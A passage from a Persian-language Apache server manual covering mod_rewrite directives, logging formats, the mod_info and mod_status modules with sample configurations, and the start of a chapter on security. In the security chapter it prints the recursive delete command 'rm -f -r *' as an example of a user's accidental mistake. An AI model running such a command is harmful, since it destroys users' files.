قالب پرونده درهم DBM را مشخص می کند. این قابل یک پرونده دودویی NDBM (واسط dbm new) است که با ابزار ndbm یا با استفاده از دست نوشته dbmmanage از شاخه support آپاچی آن را ایجاد می کنید.

prg

قالب برنامه را مشخص می کند که یک برنامه اجرایی است که توسط آپاچی اجرا می شود. در هر جستجو، کلید به عنوان یک رشته در stdin داده شده و مقدار جایگزینی یا کلمه NULL در صورت موفقیت آمیز نبودن، در stdout برگردانده می شود. به دو هشدار توجه کنید:

- برنامه باید تا حد امکان ساده بوده تا موجب توقف کاری آپاچی نشود.
 - از I/O بافر شده در stdout استفاده نکنید زیرا موجب بن بست می شود.
- در C از دستور setbuf(stdout, NULL) و در Perl از دستور select(STDOUT); \$|=1; استفاده کنید.

rnd

متن تصادفی را مشخص می کند که مشابه متن معمولی است ولی با این تفاوت که برای هر کلید چند مقدار جایگزینی مشخص می کند که با نویسه "|" از هم جدا شده اند. پس از یافتن کلید، یکی از این موارد به صورت تصادفی انتخاب شده و برگردانده می شود. این امکان برای توزیع بار در حالت پراکسی معکوس تعبیه شده است.

int

تابع داخلی آپاچی را مشخص می کند. دو تابع وجود دارد: toupper() و tolower() که حروف کلید را به حروف بزرگ یا کوچک تبدیل می کند.

RewriteBase

RewriteBase BaseURL
directory, .htaccess

کار این دستور ممکن است توسط قواعد بازنویسی قابل انجام باشد ولی برخی اوقات ممکن است فرآیند را ساده تر کند. URL پایه برای بازنویسی های شاخه ای را مشخص می کند. اگر RewriteRule در یک .htaccess بکار رفته باشد فقط مشخص کردن ادامه نام شاخه کافی است. به مثال زیر توجه کنید:

```
Alias /xyz /abc/def"
RewriteBase /xyz
RewriteRule ^oldstuff\.html$ newstuff.html
```

در این مثال یک درخواست به `/xyz/oldstuff.html` به پرونده فیزیکی `/abc/def/newstuff.html` بازنویسی می‌شود. در درون پیمانه این اتفاقها روی می‌دهند:

```
Request
/xyz/oldstuff.html
Internal processing
/xyz/oldstuff.html -> /abc/def/oldstuff.html (per-server Alias)
/abc/def/oldstuff.html -> /abc/def/newstuff.html (per-dir RewriteRule)
/abc/def/newstuff.html -> /xyz/newstuff.html (per-dir RewriteBase)
/xyz/newstuff.html -> /abc/def/newstuff.html (per-server Alias)
Result
/abc/def/newstuff.html
```

RewriteCond

RewriteCond TestString CondPattern
Server config, virtual host, directory

یک یا چند دیرکتیو RewriteCond می‌تواند مقدم بر دیرکتیو RewriteRule شوند تا شرایط اعمال آن را مشخص کنند. CondPattern می‌تواند یک عبارت منظم باشد که با مقدار استخراج شده برای TestString مقایسه می‌شود. TestString حاوی متغیرهایی به شکل `{NAME_OF_VARIABLE}` است که `NAME_OF_VARIABLE` می‌تواند یکی از مقادیری زیر باشد:

| | | |
|------------------------------|------------------|-----------------|
| API_VERSION | PATH_INFO | SERVER_PROTOCOL |
| AUTH_TYPE | QUERY_STRING | SERVER_SOFTWARE |
| DOCUMENT_ROOT | REMOTE_ADDR | THE_REQUEST |
| ENV:any_environment_variable | REMOTE_HOST | TIME |
| HTTP_ACCEPT | REMOTE_USER | TIME_DAY |
| HTTP_COOKIE | REMOTE_IDENT | TIME_HOUR |
| HTTP_FORWARDED | REQUEST_FILENAME | TIME_MIN |
| HTTP_HOST | REQUEST_METHOD | TIME_MON |
| HTTP_PROXY_CONNECTION | REQUEST_URI | TIME_SEC |
| HTTP_REFERER | SCRIPT_FILENAME | TIME_WDAY |
| HTTP_USER_AGENT | SERVER_ADMIN | TIME_YEAR |
| HTTP:any_HTTP_header | SERVER_NAME | |
| IS_SUBREQ | SERVER_PORT | |

همه متغیرها متناظر با یک نام سرآیند HTTP MIME، متغیرهای کارساز آپاچی، یا زمان جاری هستند. اگر عبارت منظم مطابق نباشد، RewriteRule بعدی اعمال نمی‌شود.

RewriteLock

RewriteLock Filename
Server config

این دیرکتیو نام پرونده قفل گذاری (به منظور همگام سازی) مشخص می کند. علت نیاز آن است که `mod_rewrite` نیاز به ارتباط با برنامه های `RewriteMap` دارد. این پرونده قفل گذاری را روی سامانه پرونده محلی مشخص کنید (نه بر روی شاخه اتصال یافته NFS).

RewriteOptions

RewriteOptions Option

Default: None

Server config, virtual host, directory, .htaccess

دیرکتیو `RewriteOptions` برخی گزینه ها را برای پیکربندی فعلی کارساز یا شاخه جاری مشخص می کند. البته تنها یک گزینه وجود دارد:

`inherit`

این گزینه باعث به ارث برده شدن پیکربندی از پدر می شود. برای کارسازهای مجازی به معنای ارث بردن نگاشته ها، شرطها، و قواعد کارساز اصلی است. برای شاخه ها به معنی ارث بری قواعد و شرطها از `.htaccess`. شاخه های بالاتر است.

RewriteRule

RewriteRule Pattern Substitution [flags]

Server config, virtual host, directory

این دیرکتیو می تواند به هر تعداد لازم به کار رود. هر کدام روی خروجی قبلی اعمال می شود. بنابراین ترتیب مهم است. `Pattern` با `URL` ورودی مقایسه داده می شود، در صورت تطبیق، `Substitution` اعمال می شود. نشانوند اختیاری `flags` می تواند داده شود. پرچمها می توانند یکی از موارد زیر باشند که می توان از مخفف آن نیز استفاده کرد:

redirect|R

اجبار در تغییر مسیر

proxy|P

اجبار در پراکسی

Last|L

آخرین قاعده - به بالای آخرین قاعده با `URL` فعلی برو.

chain|C

اگر قاعده مطابق بود، قاعده زنجیره ای زیر را اعمال کن.

type|T=mimi-type

پرونده نهایی باید از نوع `mime-type` باشد.

nonsubreq|NS

اگر درخواست داخلی بود، از قاعده صرف نظر نما.

qsappend|QSA

یک رشته پرس و جو را الحاق نما.

passthrough|PT

به سرآیند بعدی نگاه کن.

skip|S = num
از num تا قاعده بعدی بپر.
next|N
دور بعدی - از اولین قاعده دوباره شروع کن.
forbidden|F
کد 403 به معنای "URL Forbidden" را برگردان.
gone|G
کد 410 به معنای "URL Gone" را برگردان.
nocase|NC
در مقایسه از بزرگی و کوچکی حروف صرف نظر کن.

برای مثال فرض کنید که می‌خواهیم URL به فرم:

/Language/~Realname/.../File

را به فرم زیر تبدیل کنیم:

/u/Username/.../File.Language

پرونده نگاشت بازنویسی را در `/anywhere/map.real-to-user` ذخیره می‌کنیم. سپس کافی است خطوط زیر را به پرونده بیکربندی آپاچی اضافه کنیم:

```
RewriteLog /anywhere/rewrite.log
RewriteMap real-to-user txt:/anywhere/map.real-to-host
RewriteRule ^/([^\s/]+)~/([^\s/]+)/(.*)$
/u/${real-to-user:$2|nobody}/$3.$1
```

Spelling - ۳-۷

یک پیمانه سودمند `mod_spelling` است که به توزیع اضافه شده است. این پیمانه خطاهای املائی یا دیگر خطاهای تایپی را در URL با مقایسه ورودی و پرونده سامانه تصحیح می‌کند. توجه کنید که شناسه‌های کاربری غلط را تصحیح نمی‌کند.

CheckSpelling - ۱-۳-۷

دیرکتیو `CheckSpelling` فعال یا غیر فعال می‌تواند شود:

```
CheckSpelling [on|off]
Anywhere
```

فصل هشتم:

رویدادنگاری

یکی از نکات مهم در برپایی یک وبگاه نظارت بر رویدادها و شناخت کافی از مراجعین به وبگاه می‌باشد که برای تحلیل‌های بعدی بسیار مفید است. برای این کار آپاچی امکانات مناسبی برای رویدادنگاری فراهم کرده است. علاوه بر دیرکتیوهایی که آپاچی برای پیکربندی ارائه می‌کند، تقریباً تمام اطلاعات گردآوری شده از درخواستهای ورودی در متغیرهای محیطی جمع‌آوری شده‌اند که می‌توان با نوشتن دست‌نوشته‌های CGI به آنها دسترسی داشت و احیاناً روی آنها پالایشی انجام داد.

۸-۱- رویدادنگاری با دست‌نوشته و پایگاه داده

اگر وبگاه از پایگاه داده استفاده می‌کند، می‌توانید کار طاق‌ت‌فرسای رویدادنگاری را با نوشتن دست‌نوشته‌ها و ثبت تمام اطلاعات مراجعه‌کنندگان انجام دهید. بسته به نیازهای شما، ثبت مستقیم داده‌ها نسبت به استخراج آنها از پرونده‌های رویدادنگاری بسیار ساده‌تر خواهد بود. برای نمونه یکی از نویسندگان یک وبگاه دایره‌المعارف پزشکی (www.Medic-Planet.com) دارد. دست‌نوشته‌های ساده Perl رکوردهایی را در پایگاه داده برای ردیابی موارد زیر ثبت می‌کنند:

- هر نوشتار چند بار خوانده شده است
 - چگونه مراجعه‌کنندگان به آن دست پیدا کرده‌اند
 - عامل‌های موتورهای جستجو چند بار مراجعه کرده‌اند
 - بازدیدکنندگان چند بار روی پیوندهای وبگاه فشار دهند و کجاها رفته‌اند
- با داشتن این اطلاعات مفید در پایگاه داده، نوشتن چند دست‌نوشته برای بازیابی داده‌ها و تهیه گزارشهایی در قالب HTML چندان مشکل نخواهد بود.

۸-۲- امکانات رویدادنگاری آپاچی

آپاچی گستره وسیعی از گزینه‌ها برای کنترل قالب پرونده‌های رویدادنگاری ارائه می‌کند. برای روشن شدن مطلب، پرونده پیکربندی `/site.authentic` ... را برداشته و به `/site.logging` ... کپی می‌کنیم و آن را تغییر می‌دهیم:

```
User webuser
Group webgroup
ServerName www.butterthlies.com
```

```
IdentityCheck on
NameVirtualHost 192.168.123.2
<VirtualHost www.butterthlies.com>
LogFormat "customers: host %h, logname %, user %u, time %t, request %r,
status %s, bytes %b,"
CookieLog logs/cookies
ServerAdmin sales@butterthlies.com
DocumentRoot /usr/www/APACHE3/site.logging/htdocs/customers
ServerName www.butterthlies.com
ErrorLog /usr/www/APACHE3/site.logging/logs/customers/error_log
TransferLog /usr/www/APACHE3/site.logging/logs/customers/access_log
ScriptAlias /cgi_bin /usr/www/APACHE3/cgi_bin
</VirtualHost>
<VirtualHost sales.butterthlies.com>
```

```

LogFormat "sales: agent %{httpd user agent}i, cookie: %{http Cookie}i,
referer: %{Referer}o, host %!200h, logname %!200l, user %u, time %t,
request %r, status %s, bytes %b,"
CookieLog logs/cookies
ServerAdmin sales_mgr@butterthlies.com
DocumentRoot /usr/www/APACHE3/site.logging/htdocs/salesmen
ServerName sales.butterthlies.com
ErrorLog /usr/www/APACHE3/site.logging/logs/salesmen/error_log
TransferLog /usr/www/APACHE3/site.logging/logs/salesmen/access_log
ScriptAlias /cgi_bin /usr/www/APACHE3/cgi_bin
<Directory /usr/www/APACHE3/site.logging/htdocs/salesmen>
AuthType Basic
AuthName darkness
AuthUserFile /usr/www/APACHE3/ok_users/sales
AuthGroupFile /usr/www/APACHE3/ok_users/groups
require valid-user
</Directory>
<Directory /usr/www/APACHE3/cgi_bin>
AuthType Basic
AuthName darkness
AuthUserFile /usr/www/APACHE3/ok_users/sales
AuthGroupFile /usr/www/APACHE3/ok_users/groups
#AuthDBMUserFile /usr/www/APACHE3/ok_dbm/sales
#AuthDBMGroupFile /usr/www/APACHE3/ok_dbm/groups
require valid-user
</Directory>
</VirtualHost>

```

در اینجا تعدادی دیرکتیو جدید وجود دارد:

ErrorLog

```

ErrorLog filename[syslog[:facility]]
Default: ErrorLog logs/error_log
Server config, virtual host

```

دیرکتیو ErrorLog نام پرونده‌ای که خطاها در آن ثبت می‌شوند را مشخص می‌کند. اگر نام پرونده با / شروع نشود، فرض می‌شود که نسبت به شاخه ریشه کارساز است. می‌توان از یک برنامه یا دستور هم برای پردازش خطا استفاده کرد. برای این کار نام پرونده (یا همان دستور اجرایی) باید با نویسه پایپ (|) شروع شود.

آپچی ۱،۳ و بالاتر

در صورت پشتیبانی سامانه، با استفاده از syslog به جای نام پرونده می‌توان رویدادنگاری را از طریق (8) syslogd انجام داد. پیش فرض استفاده از تسهیلات local7 است، ولی می‌توان این مقدار را با syslog:facility تغییر داد که facility می‌تواند یکی از مقادیر تعریف شده در مستندات (1) syslog باشد. استفاده از syslog امکان نگهداری از رویدادهای چندین کارساز را در یک محل متمرکز فراهم می‌کند.

دقت کنید که اگر شاخه‌ای که پرونده‌های رویدادنگاری در آن نگهداری می‌شوند قابل نوشتن توسط هر کسی باشد، امنیت به مخاطره می‌افتد.

TransferLog

TransferLog [file | " | command]
Default: none
Server config, virtual host

TransferLog پرونده‌ای که در آن دسترسی‌های به وبگاه ثبت می‌شوند، را مشخص می‌کند. اگر صریحاً در پرونده پیکربندی مشخص نشده باشد، در این صورت هیچ پرونده‌ای برای این کار تولید نمی‌شود.

file

اگر با / شروع شود، آدرس مطلق پرونده و در غیر این صورت نام پرونده نسبت به شاخه ریشه کارساز.

command

(به نحو آن دقت کنید: "command") علامتهای نقل قول در پرونده پیکربندی لازم هستند. command دستوری است که رویدادها را به عنوان ورودی استاندارد خود دریافت می‌کند. دقت کنید که برای یک میزبان مجازی که TransferLog را از کارساز اصلی به ارث می‌برد، لازم به ذکر یک برنامه جدید نیست. در صورت استفاده از برنامه، برنامه با مجوزهای کاربری که httpd را اجرا کرده، اجرا می‌شود. برنامه مفیدی اغلب در سامانه‌های یونیکس استفاده می‌شود rotatelog که در زیرشاخه support می‌توان آن را پیدا کرد. این برنامه به طور متناوب پرونده رویدادنگاری را بسته و یک پرونده جدید باز می‌کند که برای بایگانی و تحلیل درازمدت رویدادنگاری مفید است. البته این کار با متوقف کردن آپاچی و بازآغازیدن آن انجام می‌شود که برای کارخواهیانی که در حال حاضر متصل هستند چندان خوشایند نیست.

AgentLog

AgentLog file-pipe
AgentLog logs/agent_log
Server config, virtual host
Not in Apache v2

دیرکتیو AgentLog نام پرونده‌ای که سرآیند User-Agent درخواستهای ورودی در آن ثبت می‌شود، file-pipe یکی از موارد زیر می‌تواند باشد:

- نام یک پرونده
- نام یک پرونده نسبت به ServerRoot
- "<command> |"

این دیرکتیو برای حفظ سازگاری با NCSA 1.4 ارائه شده بود که در آپاچی ۲ حذف شده است.

LogLevel

LogLevel level
Default: error
Server config, virtual host

LogLevel میزان اطلاعاتی که در پرونده error_log ثبت می‌شود را کنترل می‌کند. سطوح رویدادنگاری عبارتند از:

emerg

سامانه غیر قابل استفاده است و خارج می‌شود. برای مثال:

"Child cannot open lock file. Exiting"

alert

واکنش فوری لازم است. برای مثال:

"getpuid: couldn't determine user name from uid"

crit

شرط بحرانی. مثال:

"socket: Failed to get a socket, exiting child"

error

کارخواه خدمت مناسبی نمی‌گیرد. برای مثال:

"Premature end of script headers"

warn

مسائل نه چندان مهم که ممکن است نیاز به توجه داشته باشند. برای مثال:

"child process 1234 did not exit, sending another SIGHUP"

notice

رویدادهای معمولی که ممکن است نیاز به بررسی داشته باشند. برای مثال:

"httpd: caught SIGBUS, attempting to dump core in ..."

info

برای مثال:

"Server seems busy, (you may need to increase StartServers, or Min/MaxSpareServers)..."

debug

رویدادهای معمولی را با هدف کمک به اشکال‌زدایی ثبت می‌کند.

هر سطح شامل سطوح بالاتر از خودش نیز می‌باشد. به عنوان مثال سطح اشکال‌زدایی^۱ شامل تمام اطلاعات از جمله سطوح دیگر نیز می‌باشد. ولی به یاد داشته باشید که رویدادنگاری هر چیزی می‌تواند سریع دیسک را پر کند!

LogFormat

LogFormat format_string [nickname]
Default: "%h %l %u %t \"%r\" %s %b"
Server config, virtual host

LogFormat اطلاعاتی که باید در پرونده رویدادنگاری ثبت شوند و نیز قالب آنها را مشخص می‌کند. قالب پیش‌فرض قالب عمومی رویدادنگاری^۲ است که ابزارهای موجود برای تحلیل رویدادنگاری با این قالب سازگار هستند. از جمله این ابزارها می‌توان به wusage (<http://www.boutell.com/>) و ANALOG اشاره کرد. بنابراین اگر می‌خواهید از این ابزارها استفاده کنید، این دیرکتیو را تغییر ندهید. قالب CLF به شکل زیر است:

host ident authuser date request status bytes

¹ Debug

² Common Log Format (CLF)

host
نام میزبان کارخواه یا آدرس IP آن.

ident
اطلاعات هویتی گزارش شده توسط کارخواه، اگر IdentityCheck فعال شده باشد و ماشین کارخواه identd را اجرا کند

authuser
شناسه کاربری، اگر درخواست برای یک سند حفاظت شده با اسم رمز باشد.

date
تاریخ و زمان درخواست که در قالب زیر می‌باشد:
[day/month/year:hour:minute:second tzoffset].

request
خط درخواست از کارخواه بین علامتهای "".

bytes
تعداد بایتهای فرستاده شده به استثنای سرآیندها.
قالب رویدادنگاری می‌تواند با استفاده از یک format_string سفارشی شود. دستورهای آن به شکل keyletter [%condition] است؛ condition اختیاری است. در صورت وجود شرط و برآورده نشدن شرط خروجی یک علامت - خواهد بود.
key_letter می‌تواند به صورت زیر باشند:

%...a: Remote IP-address
%...A: Local IP-address
%...B: Bytes sent, excluding HTTP headers.
%...b: Bytes sent, excluding HTTP headers. In CLF format i.e. a '-' rather than a 0 when no bytes are sent.
%...{Foobar}C: The contents of cookie "Foobar" in the request sent to the server.
%...D: The time taken to serve the request, in microseconds.
%...{FOOBAR}e: The contents of the environment variable FOOBAR
%...f: Filename
%...h: Remote host
%...H The request protocol
%...{Foobar}i: The contents of Foobar: header line(s) in the request sent to the server.
%...l: Remote logname (from identd, if supplied)
%...m The request method
%...{Foobar}n: The contents of note "Foobar" from another module.
%...{Foobar}o: The contents of Foobar: header line(s) in the reply.
%...p: The canonical Port of the server serving the request
%...P: The process ID of the child that serviced the request.
%...q The query string (prepended with a ? if a query string exists, otherwise an empty string)
%...r: First line of request
*%...s: Status. For requests that got internally redirected, this is the status of the *original* request ---*
%...>s for the last.
%...t: Time, in common log format time format (standard english format) %...{format}t: The time, in the form given by format, which should be in strftime(3) format. (potentially localized)
%...T: The time taken to serve the request, in seconds.
%...u: Remote user (from auth; may be bogus if return status (%s) is 401)
%...U: The URL path requested, not including any query string.
%...v: The canonical ServerName of the server serving the request.
%...V: The server name according to the UseCanonicalName setting.
%...X: Connection status when response is completed. 'X' = connection aborted before

the response completed. '+' = connection may be kept alive after the response is sent. '-' = connection will be closed after the response is sent. (This directive was %...c in late versions of Apache 1.3, but this conflicted with the historical ssl %...{var}c syntax.)

رشته قالب می تواند هر متن دلخواهی را به همراه دیرکتیوهای % داشته باشد.

CustomLog

CustomLog file|pipe format|nickname
Server config, virtual host

اولین نشانوند نام پرونده‌ای است که رکوردهای رویدادنگاری در آن ثبت می‌شوند. این دقیقاً مشابه نشانوند TransferLog است.
نشانوند قالب، قالب هر خط پرونده رویدادنگاری را مشخص می‌کند. گزینه‌های قالب دقیقاً مشابه نشانوند دیرکتیو LogFormat هستند. اگر قالب حاوی خط فاصله باشد (که اغلب همین طور است) باید با علامتهای "" محصور شود.
به جای استفاده از رشته قالب واقعی، می‌توان از یک نام مستعار که توسط دیرکتیو LogFormat تعریف می‌شود، استفاده کرد.

۸-۳- رویدادنگاری پیکربندی

آپاچی قادر است اطلاعات زیادی درباره رویدادهای داخلی خود گزارش دهد. پیمانۀ مورد نیاز برای این کار mod_info.c است که باید هنگام ساخت آپاچی اضافه شود. این پیمانۀ مرور جامعی بر پیکربندی کارساز شامل تمام پیمانۀهای نصب شده و دیرکتیوها در پرونده پیکربندی دارد. این پیمانۀ به طور پیش فرض ترجمه نمی‌شود. برای فعال کردن آن، اگر از DSO پشتیبانی می‌شود، پیمانۀ مربوطه را بارگذاری کنید یا خط زیر را در پرونده پیکربندی ساخت کارساز اضافه کرده و دوباره آن را ترجمه نمایید:

AddModule modules/standard/mod_info.o

باید یادآور شویم که اگر mod_info در داخل کارساز ترجمه شود، قابلیت راهبر آن در تمام پرونده‌های پیکربندی (مانند پرونده‌های htaccess در زیرشاخه‌ها) در دسترس خواهد بود، که این ممکن است خطرات امنیتی داشته باشد. پرونده پیکربندی /site.info ... که تغییر یافته ... /site.authent است چگونگی کاربرد این پیمانۀ را نشان می‌دهد:

User webuser
Group webgroup
ServerName www.butterthlies.com

NameVirtualHost 192.168.123.2

LogLevel debug

<VirtualHost www.butterthlies.com>
#CookieLog logs/cookies
AddModuleInfo mod_setenvif.c "This is what I've added to mod_setenvif"

¹ Dynamic Shared Objec

```
ServerAdmin sales@butterthlies.com
DocumentRoot /usr/www/APACHE3/site.info/htdocs/customers
ServerName www.butterthlies.com
ErrorLog /usr/www/APACHE3/site.info/logs/error_log
TransferLog /usr/www/APACHE3/site.info/logs/customers/access_log
ScriptAlias /cgi-bin /usr/www/APACHE3/cgi-bin
```

```
<Location /server-info>
SetHandler server-info
</Location>
```

```
</VirtualHost>
```

```
<VirtualHost sales.butterthlies.com>
CookieLog logs/cookies
ServerAdmin sales_mgr@butterthlies.com
DocumentRoot /usr/www/APACHE3/site.info/htdocs/salesmen
ServerName sales.butterthlies.com
ErrorLog /usr/www/APACHE3/site.info/logs/error_log
TransferLog /usr/www/APACHE3/site.info/logs/salesmen/access_log
ScriptAlias /cgi-bin /usr/www/APACHE3/cgi-bin
<Directory /usr/www/APACHE3/site.info/htdocs/salesmen>
AuthType Basic
#AuthType Digest
AuthName darkness
```

```
AuthUserFile /usr/www/APACHE3/ok_users/sales
AuthGroupFile /usr/www/APACHE3/ok_users/groups
```

```
#AuthDBMUserFile /usr/www/APACHE3/ok_dbm/sales
#AuthDBMGroupFile /usr/www/APACHE3/ok_dbm/groups
```

```
#AuthDigestFile /usr/www/APACHE3/ok_digest/sales
require valid-user
satisfy any
order deny,allow
allow from 192.168.123.1
deny from all
#require user daphne bill
#require group cleaners
#require group directors
</Directory>
```

```
<Directory /usr/www/APACHE3/cgi-bin>
AuthType Basic
AuthName darkness
AuthUserFile /usr/www/APACHE3/ok_users/sales
AuthGroupFile /usr/www/APACHE3/ok_users/groups
#AuthDBMUserFile /usr/www/APACHE3/ok_dbm/sales
#AuthDBMGroupFile /usr/www/APACHE3/ok_dbm/groups
require valid-user
</Directory>
```


</VirtualHost>

به خط AddModuleInfo و بلوک <Location ...> دقت کنید.

۸-۳-۱ AddModuleInfo

دیرکتیو AddModule اجازه می‌دهد محتوای string را به شکل HTML برای اطلاعات اضافه درباره پیمانه module-name نشان داده شود.

AddModuleInfo module-name string
Server config, virtual host

برای مثال:

```
AddModuleInfo mod_auth.c 'See <A HREF="http://www.apache.org/docs/mod/mod_auth.html">http://www.apache.org/docs/mod/mod_auth.html</A>'
```

برای فراخوانی پیمانه در مرورگر آدرس www.butterthlies.com/server-info را وارد کنید.

در مرورگر چیزی شبیه به زیر خواهید دید:

```
Apache Server Information
Server Settings, mod_setenvif.c, mod_usertrack.c, mod_auth_digest.c,
mod_auth_db.c,
mod_auth_anon.c, mod_auth.c, mod_access.c, mod_rewrite.c, mod_alias.c,
mod_userdir.c,
mod_actions.c, mod_imap.c, mod_asis.c, mod_cgi.c, mod_dir.c, mod_autoindex.c,
mod_include.c, mod_info.c, mod_status.c, mod_negotiation.c, mod_mime.c,
mod_log_config.c,
mod_env.c, http_core.c
Server Version: Apache/1.3.14 (Unix)
Server Built: Feb 13 2001 15:20:23
API Version: 19990320:10
Run Mode: standalone
User/Group: webuser(1000)/1003
Hostname/port: www.butterthlies.com:0
Daemons: start: 5 min idle: 5 max idle: 10max : 256
Max Requests per child: 0 keep alive: on max per connection: 100
Threads: per child: 0
Excess requests: per child: 0
Timeouts: connection: 300 keep-alive: 15
Server Root: /usr/www/APACHE3/site.info
Config File: /usr/www/APACHE3/site.info/conf/httpd.conf
PID File: logs/httpd.pid
Scoreboard File: logs/apache_runtime_status
```

```
Module Name: mod_setenvif.c
Content handlers: none
Configuration Phase Participation: Create Directory Config, Merge Directory
Configs,
Create Server Config, Merge Server Configs
Request Phase Participation: Post-Read Request, Header Parse
Module Directives:
SetEnvIf - A header-name, regex and a list of variables.
SetEnvIfNoCase - a header-name, regex and a list of variables.
BrowserMatch - A browser regex and a list of variables.
BrowserMatchNoCase - A browser regex and a list of variables.
Current Configuration:
Additional Information:
This is what I've added to mod_setenvif
.....
```

پرونده با اطلاعات دیگر پیمانه‌ها ادامه می‌یابد.

۸-۴- Status

به طریق مشابه، آپاچی را می‌توان وادار به ارائه اطلاعات جامعی از وضعیت خود با شمول و فراخوانی پیمانه mod_status کرد:

```
AddModule modules/standard/mod_status.o
```

اگرچه این اطلاعات برای راهبر یک وبگاه شلوغ ممکن است بی‌ارزش باشد، ولی به او این امکان را می‌دهد که مسائل را قبل از بروز فاجعه ردیابی کند. برای آن که اطلاعات داده شده در اختیار افراد غیر مجاز قرار نگیرد، می‌توان آدرس IP برای دسترسی به این اطلاعات را محدود کرد.

۸-۴-۱- وضعیت کارساز

برای تمرین، پرونده httpd.conf در /site.status ... به صورت زیر خواهد بود: (مشابه قبلی پیمانه info هم لازم است)

```
User webuser
Group webgroup
ServerName www.butterthlies.com
DocumentRoot /usr/www/APACHE3/site.status/htdocs
ExtendedStatus on
```

```
<Location /status>
order deny,allow
allow from 192.168.123.1
deny from all
SetHandler server-status
</Location>
```

```
<Location /info>
order deny,allow
allow from 192.168.123.1
deny from all
SetHandler server-status
SetHandler server-info
</Location>
```

دیرکتیو allow from اطلاعات را محرمانه نگاه می‌دارد.

برای یادآوری درباره نحوه کار دیرکتیو order می‌توانید به بخش ۵-۶- مراجعه نمایید. دقت داشته باشید که به جای AddHandler که یک راهبر به یک پرونده با پسوند خاص نسبت می‌دهد، از SetHandler که راهبر به یک شاخه خاص نسبت می‌دهد استفاده شده است. اگر به آدرس www.butterthlies.com/status مراجعه کنید، در پاسخ خروجی زیر را خواهید دید:

```
Apache Server Status for www.butterthlies.com
Server Version: Apache/1.3.14 (Unix)
Server Built: Feb 13 2001 15:20:23
```

```
Current Time: Tuesday, 13-Feb-2001 16:03:30 GMT
Restart Time: Tuesday, 13-Feb-2001 16:01:49 GMT
Parent Server Generation: 0
Server uptime: 1 minute 4seconds
Total accesses: 21 - Total Traffic: 49 kB
CPU Usage: u.0703125 s.015625 cu0 cs0 - .0851% CPU load
.208 requests/sec - 496 B/second - 2389 B/request
```

1 requests currently being processed, 5 idle servers

W_____.....
.....
.....

Scoreboard Key:

" " Waiting for Connection, "S" Starting up, "R" Reading Request,
"W" Sending Reply, "K" Keepalive (read), "D" DNS Lookup,
"L" Logging, "G" Gracefully finishing, "." Open slot with no current process

| Srv | PID | Acc | M | CPU | SS | Req | Conn | Child | Slot | Client | VHost |
|--------------------------------|-----|------|----------|--------|----|-----|------|-------|------|---------------|----------------------|
| Request | 0-0 | 2434 | 0/1/1 | 0.01 | 93 | 5 | 0.0 | 0.00 | 0.00 | 192.168.123.1 | www.butterthlies.com |
| GET /status HTTP/1.1 | 1-0 | 2435 | 20/20/20 | W 0.08 | 1 | 0 | 47.1 | 0.05 | 0.05 | 192.168.123.1 | www.butterthlies.com |
| GET /status?refresh=2 HTTP/1.1 | | | | | | | | | | | |

Srv Child Server number - generation
PID OS process ID
Acc Number of accesses this connection / this child / this slot
M Mode of operation
CPU CPU usage, number of seconds
SS Seconds since beginning of most recent request
Req Milliseconds required to process most recent request
Conn Kilobytes transferred this connection
Child Megabytes transferred this child
Slot Total megabytes transferred this slot

با درخواست URL دیگر، اطلاعات مفید دیگری می توان گرفت:

status?notable

برای مرورگرهایی که از جدول پشتیبانی نمی کنند، وضعیت را بدون استفاده از جداول می فرستد.

status?refresh

هر یک ثانیه صفحه را به هنگام می کند.

status?refresh=<n>

هر <n> ثانیه صفحه را به هنگام می کند.

status?auto

وضعیت را در قالبی مناسب برای پردازش خودکار تولید می کند.

می توان نشانوندهای مختلف را به صورت ترکیبی که با کاما از هم جدا شده اند، آورد. مثال:

<http://www.butterthlies.com/status?notable,refresh=10>

ExtendedStatus -۲-۴-۸

دیرکتیو ExtendedStatus نگهداری اطلاعات اضافه وضعیت برای هر درخواست را کنترل می کند.

ExtendedStatus On|Off

Default: Off
server config

این دیرکتیو تنها هنگامی مفید است که پیمانه status روی کارساز فعال باشد. این دیرکتیو تنها بر کل کارساز قابل اعمال است و نمی توان آن را به ازای هر کارساز مجازی فعال یا غیر فعال کرد. این دیرکتیو می تواند تاثیر منفی بر کارایی بگذارد.

فصل نهم

امنیت

راه اندازی و اجرای یک کارساز وب پیامدهای امنیتی زیادی به همراه دارد و لازم است به عنوان یکی از چالشهای اصلی مورد توجه قرار گیرد. البته بحث کامل درباره امنیت یک کتابخانه را به طور کامل پر خواهد کرد! با این حال در این فصل به طور کلی به این پیامدها و راهکارهای آنها نگاهی خواهیم داشت.

به طور کلی می خواهیم کاربران بیگانه (یا به بیان بهتر کاربران غیر مجاز) امکان کپی، تغییر یا پاک کردن داده‌های ما را نداشته باشند. همچنین می‌خواهیم کاربران غیر مجاز نتوانند برنامه‌های غیر تایید شده را روی ماشین ما اجرا نمایند. نیز می‌خواهیم دوستان و کاربران مجاز هم نتوانند دچار خطاهای غیر عمدی شوند که ممکن است به اندازه یک خرابکار عمدی فاجعه به بار بیاورد. به عنوان نمونه یک کاربر ممکن است دستور زیر را اجرا کند:

```
rm -f -r *
```

و باعث پاک شدن کلیه پرونده‌ها و زیرشاخه‌های خود شود، ولی وی نمی‌تواند این دستور را در شاخه‌های متعلق به کاربران دیگر اجرا کند.

ایده اصلی در امنیت یونیکس آن است که هر عمل توسط کاربری انجام شود که در برابر عمل پاسخگو باشد. برای استفاده از رایانه باید ابتدا احراز هویت شده و برای رایانه شناخته شده باشد. کاربران هویت خودشان را با ارائه یک اسم رمز^۱ اثبات می‌کنند. در ابتدای ورود هر کاربر به یک گروه از کاربران که مجوزهای امنیتی مشابهی دارند منتسب می‌شوند. در یک سامانه واقعاً امن هر عمل کاربر باید ثبت شود. هر برنامه و هر پرونده داده‌ای هم متعلق به یک گروه امنیتی است. در نتیجه هر کاربر تنها می‌تواند برنامه‌ای که در اختیار گروه امنیتی وی می‌باشد اجرا نماید و برنامه نیز تنها به پرونده‌هایی که در اختیار گروه است می‌تواند دسترسی پیدا کند.

البته باید فردی وجود داشته باشد که بتواند به هر جا دسترسی داشته باشد و هر چیزی را تغییر دهد. در غیر این صورت سامانه نمی‌تواند در ابتدا برپا شود. این فرد همان ابرکاربر^۲ است که با شناسه کاربری root و با ارائه یک اسم رمز سزی خود را به سامانه معرفی می‌کند. و البته این بدست آوردن این شناسه هدف بسیاری از مهاجمان است که با استفاده از اختیارات آن به هر چیزی دسترسی پیدا کنند.

۹-۱- کاربران داخلی و خارجی

